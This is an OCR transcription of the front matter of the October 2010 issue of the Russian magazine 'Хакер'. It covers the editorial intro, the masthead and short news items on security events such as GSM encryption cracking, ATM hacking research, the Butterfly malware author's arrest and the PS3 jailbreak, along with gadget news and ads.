ТУЛКИТ ДЛЯ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ СТР. 48

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ОКТЯБРЬ 10 (141) 2010

НОКАУТ ДЛЯ AOL

РУТОВЫЕ ПРИВИЛЕГИИ НА СЕРВЕРЕ КОРПОРАЦИИ **AOL**

СТР. 66

CALLBACK: ЭКОНОМИЯ НА СВЯЗИ

СТР. 34

(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 10010

+

METASPLOIT FRAMEWORK

ВЕБ-КАМЕРА НА СЕРВОПРИВОДАХ

КРУГОВАЯ ОБОРОНА LINUX ДЕСКТОПА

ВСКРЫВАЕМ ХИТРЫЙ SALITY.AA

ВЫБИРАЕМ ЛЕГКОВЕСНОЕ VPN-РЕШЕНИЕ

НАШИ НА HITB

КОНФЕРЕНЦИЯ HACK IN THE BOX ОТ ПЕРВОГО ЛИЦА


СТР. 54


ХАКЕР 10 (ОКТЯБРЬ) 2010

НОКАУТ ДЛЯ AOL/ РУТОВЫЕ ПРИВИЛЕГИИ НА СЕРВЕРЕ КОРПОРАЦИИ AOL

141

СЫРОК ЗЕБРА -
БЫСТРЫЙ ВЗЛОМ ГОЛОДА!





INTRO

В прошлом месяце мы со Степом и Пандой Горл ездили на Chaos Constructions: впервые за время проведения этого мероприятия. Не подумай, что у нас появился большой интерес к демосцене — причиной поездки стала весьма солидная секция презентаций по IT-безопасности, которую представляли, в том числе, трое наших авторов: Алексей Синцов, Дмитрий Евтеев и Владимир Воронцов. На CC вообще в этом году собралась большая тусовка увлеченных ИБ людей, а многие из спикеров могли бы отлично выступить на уровне больших международных конференций.
В общем, поездка была супер: послушали отличные презентации и суперски попили пива. А самое главное: появилось ощущение, что усилиями организаторов CC в России появляется большая, интересная конфа, которая способна в будущем мутировать во что-то уровня если не Defcon и BlackHat, то, по крайней мере, HITB :).

nikitozz,
гл. ред. Х
udalite.livejournal.com
http://vkontakte.ru/club10933209

* Что это за штука? Все просто — это «живая 3D метка», которую специально для нашего журнала сделала компания EligoVision. Заценить ее очень просто: возьми с нашего DVD либо по адресу www.xakep.ru/3dmarkers/ программу под Windows или Linux, поднеси журнал к своей web-камере и ты увидишь, как журнальная страница оживет и на месте метки появится забавная трехмерная анимация.
Узнать больше о компании EligoVision и скачать другие 3d-метки можно на сайте www.eligovision.ru.


CONTENT











/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
КОДИНГ, MALWARE и SYN/ACK
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
UNIXOIDи PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
>Литературный редактор
Юлия Адасинская
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин (step@real.xakep.ru)

>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд», 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
>Менеджер по продаже Gameland TV
Марина Румянцева
(rumyantseva@gameland.ru)
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@gameland.ru)

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
(korenfeld@gameland.ru)
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер
Татьяна Яковлева

/РАСПРОСТРАНЕНИЕ:

/ Тел.: (495) 935-4034, **факс:** (495) 780-8824
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@gameland.ru)
>Руководитель отдела подписки
Гончарова Марина
(goncharova@gameland.ru)
>Руководитель спецраспространения
Лукичева Наталья (lukicheva@gameland.ru)

> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству вложенных дисков ,пишите по адресу: claim@gameland.ru.
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.
Мнение редакции не обязательно совпадает с мнением авторов. Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.
Редакция не несет ответственности за содержание рекламных объявлений в номере. **За перепечатку** наших материалов без спроса — преследуем.
По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@gameland.ru
© ООО «Гейм Лэнд», РФ, 2010

Мария «Mifrill» Нефедова maria.nefedova@glc.ru



MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

ПРЕВРАЩАЕМ ETHERNET В WI-FI

Буйство технологического прогресса на глазах набирает обороты, и нам все чаще приходится сталкиваться с ситуациями, когда к Сети нужно подключить вовсе не комп, а, скажем, телевизор, медиаплеер или консоль. Согласись, втыкать кабель в каждый девайс в доме накладно, неудобно и неспортивно. Но как подружить технику с Wi-Fi? Обычно с этим возникают проблемы: начинается шаманство с бубнами, перепрошивки, матюки и прочие «радости». Один из способов решения этой задачки — адаптер по имени Netgear Universal WiFi Internet Adapter (WNCE2001). Эта «шайтан-коробка» позволит тебе вместо Ethernet-кабеля использовать Wi-Fi 802.11n, чтобы за считанные минуты «подружить» технику с беспроводной сетью. WNCE2001 поддерживает практически любые девайсы с интерфейсом Ethernet на борту и моментально «найдет общий язык» с роутером, поддерживающим технологию Wi-Fi Protected Setup (роутеры без WPS с адаптером тоже скрестить можно, просто это отнимет чуть больше времени). Плюсов у гаджета от Netgear несколько, например, он не требует дополнительного питания, прекрасно работая и от USB. Не нужны ему и диски с драйверами — благодаря технологии Netgear Push 'N' Connect подключение происходит как процедура plug-and-play. На прилавках магазинов адаптер появится уже этой осенью по цене порядка 2000 рублей.



Ученые из Лаборатории зрительной эргономики США выяснили, что шрифт Verdana наиболее безопасен для зрения.



ЗЛОКЛЮЧЕНИЯ WIKILEAKS

После того, как скандально известный сайт WikiLeaks опубликовал на своих страницах файлы так называемого «афганского досье» (десятки тысяч секретных военных документов, рассказывающих о реальной ситуации в Афганистане), сам ресурс и его создатель Джулиан Эссенж сильно мешают жить властям США. Поддержку Эссенджу, который сейчас вынужден скрывать свое местонахождение, решила оказать незабвенная Пиратская партия Швеции. Эти отчаянные люди предложили приютить на своем хостинге серверы WikiLeaks, а также пообещали посильную помощь в отражении юридических нападок. Зачем это нужно Пиратской партии? В Швеции скоро выборы в парламент, «пиратам» тоже нужен пиар :). Ну и, конечно, эти ребята действительно радеют за свободу информации. Джулиану Эссенджу, в свою очередь, действительно не помешает поддержка (если «пираты» пройдут в парламент, ему, фактически, гарантирована поддержка на уровне властей Швеции) — не успел он закончить дела в Швеции и покинуть страну, как власти объявили, что на имя Эссенджа выдан ордер. Основателя WikiLeaks обвинили в изнасиловании и сексуальных домогательствах. Разумеется, Джулиан дистанционно опроверг эти обвинения, прислав e-mail в редакцию газеты Dagens Nyheter, а также заметил, что они появились в очень «интересное время». И тут же, словно по волшебству, шведы сняли с него подозрения, а ордер был официально отозван.

Реклама

XS Winston

XSence of me*

КУРЕНИЕ УБИВАЕТ

XS Winston

Winston XS with new charcoal filter **


* Отражение меня

** Winston XS с новым угольным фильтром



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

ЛЕГАЛИЗАЦИЯ ДЖЕЙЛБРЕЙКИНГА И НЕ ТОЛЬКО



В США есть одна интересная «традиция» — каждые три года Бюро по авторским правам США (The U.S. Copyright Office) при Библиотеке Конгресса рассматривает и одобряет исключения из федерального закона, запрещающего обход технических средств защиты от неавторизованного использования. В этом году как раз состоялось очередное рассмотрение, и были приняты новые поправки к закону о защите прав в цифровую эпоху. Американские власти неожиданно признали легальными следующие вещи:

- программы, позволяющие запускать на телефоне софт, официально не разрешенный к использованию оператором или производителем телефона;
- программы, позволяющие использовать телефон, залоченный под определенную сеть, в другой сети;
- обход защиты от копирования DVD-дисков, при условии легального, краткосрочного использования материала для создания новых работ, критики или комментирования, а также в общеобразовательных целях;
- взлом защиты игр (DRM) в целях поиска уязвимостей;
- взлом софта, защищенного аппаратным ключом, при условии, что такие девайсы вышли из обращения или более не производятся.

Таким образом получается, что Jailbreak для iPhone теперь легален, и даже взлом защиты DVD может быть ненаказуем. Apple, в свою очередь, недовольно напоминает, что, взламывая свой смартфон, ты все равно лишаешь его гарантии, так как джейлбрейкинг может привести к самым разным «нестабильностям» в работе аппарата, за которые Apple не отвечает. Более того, компания подала заявку на получение нового патента, который в будущем позволит им отслеживать несанкционированных пользователей, совершающих «подозрительные действия» со своими аппаратами. Зафиксировав «подозрительные действия», Apple будет вправе собрать информацию о юзере, определить местонахождение устройства (и самого пользователя), и даже заблокировать девайс и стереть с него информацию. Делается все это, конечно, под благовидным предлогом — это не что иное, как защита гаджетов от кражи (предусмотрено даже уведомление владельца аппарата посредством SMS, e-mail или голосовой почты). Однако и обычным джейлбрейкнутым аппаратам, которые никто не крал, может не поздоровиться — дело в том, что Jailbreak и отвязка от оператора попадают под категорию «подозрительных действий» чуть ли не в первую очередь.

Свято место пусто не бывает — появился первый SMS-троян под Android OS. Инфекция получила обозначение Trojan-SMS.AndroidOS.FakePlayer.

НАЙДЕН И АРЕСТОВАН АВТОР «БАБОЧКИ»

Инструментарий «Бабочка» (Butterfly) — штука широко известная в узких кругах. На основе «Бабочки» были созданы сотни ботнетов, включая такие гигантские зомби-сетки, как Mariposa, и тысячи вредоносных программ. Тулкит сумел стать одним из популярнейших в своем роде, так как для его использования не нужно было быть «кулхацкером» и обладать специальными навыками или глубокими познаниями. По сути, заюзать его мог почти каждый, все упиралось лишь в деньги — Butterfly продавался (и продается) в Сети по цене $500–1.300. И вот из Штатов пришла удивительная новость: ФБР сообщило, что им совместно с полицией Словении и Испании удалось найти и задержать не очередного оператора Butterfly-ботнета, а самого автора злосчастного инструментария — 23-летнего хакера Iserdo (его имя пока не разглашается). Парня арестовали в Мариборе вместе с еще двумя подозреваемыми, и на данный момент он отпущен под залог. Представители ФБР подчеркивают, что это первый арест непосредственно автора набора вредоносных программ, и гордо сообщают: «Вместо человека, который вломился в ваш дом, мы арестовали того типа, который продал ему лом, подробную карту местности и описание самых богатых домов в округе». Пока идет следствие, и неизвестно, какие именно обвинения будут предъявлены Iserdo, и какое наказание ему грозит.



ДОБАВЬ ЯРКОСТИ ВПЕЧАТЛЕНИЯМ!

Приятно делиться удивительными моментами, ведь эмоции, о которых ты рассказываешь друзьям, становятся еще ярче! Смартфон LG Optimus* позволит тебе в одно касание прокомментировать чей-то статус в «Одноклассниках» или выложить «В Контакте» только что сделанную фотографию. И кто знает, может, это станет началом новой захватывающей истории?

LG optimus*

www.lg.ru











НА ПРАВАХ РЕКЛАМЫ

Информационная служба LG Electronics 8-800-200-76-76 (бесплатная горячая линия по России). www.lg.ru

*Оптимус

УПРАВЛЕНИЕ ТРОЯНОМ ЧЕРЕЗ СОЦИАЛЬНУЮ СЕТЬ

Чего только не придумают хакеры и вирусмейкеры, чтобы облегчить жизнь себе и усложнить ее другим. Изучая троян из семейства «Brazilian Banker», который, как понятно из названия, «работает» по банкам Бразилии и Латинской Америки, специалисты из RSA's FraudAction Research Lab обнаружили, что управляется малварь нетривиальным способом. В качестве админки вредоносная софтина использовала социальную сеть (какую именно, названо не было, но в приведенных скриншотах многие опознали Orkut). Для управления трояном в «социалке» был создан фейковый аккаунт по имени «Ana Maria», в профиль которого в виде обычного текста были загружены зашифрованные инструкции для зловреда. То есть, заразив машину пользователя, «инфекция» лезла в социальную сеть и искала там профиль, начинающийся со строки «EIOWJE». После указанной строчки в профайле шла зашифрованная инструкция, которую троянец дешифровал и принимался исполнять. И это уже далеко не первый случай, когда вредоносный софт использует социальные сети или иные популярные сервисы в качестве «командного пункта».



Астрономическую сумму, **$88,5 млн.**, компания **Blizzard** отсудила у американки **Элисон Ривз**, поднявшей пиратские серверы для игры **WoW**. За каждого из **427.393** игроков женщину оштрафовали на **$200**.

ОРИГИНАЛЬНЫЙ ПОДХОД К ВЗЛОМУ БАНКОМАТОВ



На недавно состоявшейся в Лас-Вегасе конференции Black Hat было много интересных докладов и выступлений, но специалист по сетевой безопасности, Джек Барнаби, сумел выделиться даже на этом фоне. На Black Hat Барнаби поведал о новых способах взлома банкоматов, узнать о которых ему удалось... купив с аукциона два банкомата компаний Tranax Technologies и Triton в личное пользование. Провозившись с машинами больше года, буквально разобрав их по винтику и собрав обратно, хакер нашел два новых способа извлечь из них заветные зеленые бумажки. Увы, в открытый доступ свои наработки он выкладывать не стал, поэтому о методах взлома говорить можно лишь с его слов. В аппарате Tranax Technologies Барнаби обнаружил критическую уязвимость удаленного доступа, для использования которой написал эксплойт Dillinger. С помощью телефонного модема и Dillinger можно получить полный доступ к системе без необходимости ввода пароля. В банкомат Triton, в свою очередь, удалось внедрить бэкдор Scrooge (тоже написанный самим Барнаби). Дело в том, что материнская плата Triton оказалась защищена стандартным (не уникальным) ключом, который исследователь спокойно купил в Сети за 10 баксов. Вызвать «к жизни» внедренный и надежно спрятанный от «глаз» операционной системы бэкдор можно либо специальной картой, либо нажатием определенной комбинации кнопок. Информацию о найденных уязвимостях Барнаби заблаговременно передал производителям банкоматов; компания Triton быстро приняла меры, а вот Tranax Technologies хранит подозрительное молчание. Похоже, что Tranax закрыли «дырку» в новых ATM, а вот уже установленные машины обновить до сих пор не соизволили.

НОВЫЙ KINDLE — МЕНЬШЕ, ЛЕГЧЕ, БЫСТРЕЕ

Amazon в очередной раз обновил свои электронные книжки: вслед за новым Kindle DX вышли и обычные Kindle третьего поколения. Моделей всего две: Kindle Wi-Fi и Kindle 3G + Wi-Fi. Обе модификации получили новые 6-дюймовые дисплеи с разрешением 600x800 пикселей. Amazon гордо сообщает, что их контрастность на целых 50% превосходит контрастность других ебуков (контраст стал 10:1 вместо старых 6:1), а также экраны не бликуют и порадуют юзеров более четкими и темными шрифтами. Сильные изменения претерпели и корпуса девайсов, теперь представленные в графитовом цвете. Электронные книжки заметно похудели — толщина уменьшилась на 21%, а масса — на 17%. Габариты обеих моделей теперь равны 190x122x8 мм, а вес составляет 241 грамм. Но где-то уменьшилось, а где-то и приросло — вырос объем встроенной памяти, теперь он равен 4 Гб (то есть, на читалку войдет порядка 3.500 электронных книжек), а скорость перелистывания страниц улучшилась на 20%. Не обошли вниманием и софтверную составляющую: теперь Kindle комплектуются улучшенным просмотрщиком документов PDF и новым экспериментальным браузером на основе движка WebKit. Цена читалок, до сих пор официально недоступных в России, ощутимо снизилась и теперь составляет $139 за модификацию с Wi-Fi и $189 за 3G + Wi-Fi модель. Чего только не сделаешь, чтобы угнаться за Nook.





lotus.xakep.ru

X-testing contest


Журнал Хакер представляет конкурс по поиску багов в бета-версии IBM Lotus Symphony 3. Покажи себя в деле — и выиграй поездку в США на конференцию Lotusphere в январе 2011 года!

Все, что нужно для участия в конкурсе — установить **Lotus** Symphony Beta 3 и зарегистрироваться на сайте lotus.xakep.ru. Дальше все зависит от тебя: чем больше и интересней ошибки ты найдешь, тем больше у тебя шансы выиграть крутые призы!

GSM-СЕТИ ОПУТАЛ «КРАКЕН»



В прошлом номере мы писали об умельцах, которые наделали много шума, вскрыв алгоритм шифрования RC4, использующийся в Skype. Сегодня позволь рассказать тебе о группе независимых разработчиков открытого ПО, возглавляемой норвежским программистом Фрэнком Стивенсоном. В ходе конференции Black Hat эти ребята представили миру свои наработки — систему Kraken, способную взломать алгоритм шифрования A5/1, используемый в большинстве GSM-сетей, и утилиту AirProbe, позволяющую записывать и раскодировать переговоры и SMS. Разработчики «Кракена» объясняют, что взлом A5/1 был возможен и ранее, но этот процесс был весьма долог, а скорость в работе криптографического софта решает все. Теперь, когда Kraken доработан, на подбор ключей, которыми шифруются SMS и переговоры, у него уходит от 30 секунд до пары минут. Kraken работает с радужными таблицами общим объемом 1,7 Тб, которые доступны в Сети в открытом доступе (в частности, в торрентах). Принимающий участие в проекте криптограф Карстен Нол заявил: «Ситуация вокруг GSM-хакинга сейчас входит в стадию скрип-киддисов; это аналогично тому, что несколько лет назад происходило с Wi-Fi-сетями — тогда почти все стали пытались взломать соседский Wi-Fi. В случае с Wi-Fi шифрование сменили на WPA и, я надеюсь, что с GSM произойдет то же самое». Дело в том, что Kraken, равно как и AirProbe, спокойно лежит в открытом доступе, и воспользоваться им, а также принять участие в его доработке и улучшении может практически каждый. Для фактической прослушки чужих переговоров, конечно, понадобится еще и «железная» составляющая, которую разработчики не предоставляют, не желая попасть под суд. Но никаких сверхтребований к аппаратной части нет, купить все нужное может, опять же, любой, а там, не ровен час, и восточные братья выпустят в продажу готовые наборы, приобрести которые можно будет за символическую плату в онлайн-магазинах (подобными китами для Wi-Fi-сетей приторговывают давно). Ногл рассказал, что достаточно купить программируемый радио-модуль для ПК и взять на вооружение Kraken с криптографическими таблицами и Airprobe. Никаких гарантий разработчики, тем не менее, не дают, хоть и утверждают, что их ПО полностью работоспособно. Интересно, что и на недавно состоявшейся конференции Defcon тоже был показан недорогой (около $1.500) прототип перехватчика разговоров в GSM-сетях. Автор устройства, Крис Пагет, прямо на конференции продемонстрировал работу девайса и объяснил принцип его работы: перехватчик маскируется под обычную вышку-ретранслятор сети оператора AT&T, тем самым обманывая телефон и принуждая его «поделиться» информацией об активном звонке.



АННИГИЛЯТОР ДАННЫХ ОТ TOSHIBA

Компания Toshiba поведала миру о своей новой разработке в области защиты информации. Новая система автоматического удаления данных с жестких дисков получила говорящее название Wipe («уничтожение», «стирание»). Основная фишка Wipe в том, что ее можно настроить таким образом, чтобы даже в случае банального отключения питания компьютера или при изъятии из него жесткого диска, данные почти моментально уничтожались. Новая система будет реализована на накопителях Toshiba с поддержкой аппаратного шифрования данных (Self-Encrypting Drive, SED), анонсированных чуть ранее. Как это работает? Просто и изящно: информация на HDD хранится в зашифрованном виде, и в случае какого-либо ЧП ключ шифрования, который, напоминаем, генерируется самим «винтом», стирается. И никакого тебе медленного и мучительного удаления данных и, уж тем более, не нужно учинять над HDD физической расправы.

Компания BitDefender с грустью сообщает, что у 75% пользователей пароль от почтового ящика совпадает с паролем к аккаунтам в социальных сетях.

ЗАЩИТА PS3 ПАЛА

Интересные новости для геймеров — команды сайтов psx-scene.com и ozmodchips.com рапортуют, что защита PlayStation 3 наконец-то дала серьезную трещину. Благодаря девайсу PS Jailbreak, представляющему собой USB-донгл, стало возможно создавать дампы игр, загружать бекапы со встроенного жесткого диска и устанавливать на консоль пиратское ПО. Факт взлома доподлинно подтвержден парнями из PSX Scene (на их сайте есть видео), но в Сети курсируют слухи, что работает это только на debug-версии PS3. Опровергнуть или подтвердить этот слух пока никто не может, так как неизвестно, какой именно эксплойт использует PS Jailbreak. Впрочем, на сайте psjailbreak.com, где можно приобрести заветный чип, заявлена поддержка FAT- и SLIM-версий и всех регионов. Цена донгла пока «кусается»: в среднем она составляет $130 за штуку. Но, судя по всему, это не останавливает покупателей — у многих дистрибьюторов уже разобрали весь запас, и на модчип образовалась очередь. Наверняка в скором времени Sony закроет эту уязвимость, выпустив обновление прошивки, чип подешевеет, и у него появятся клоны, но все это уже не отменит того факта, что защиту PS3 сумели взломать. Она держалась три года! Почти историческое событие :).



PLAY ▶ FAST, ИЛИ LEVEL UP ДЛЯ ИГРУШЕК

На нашем DVD ты найдешь пример дистрибутива игры, распространяемого через технологию PlayFast.

Прогрессивная технология покупки игр

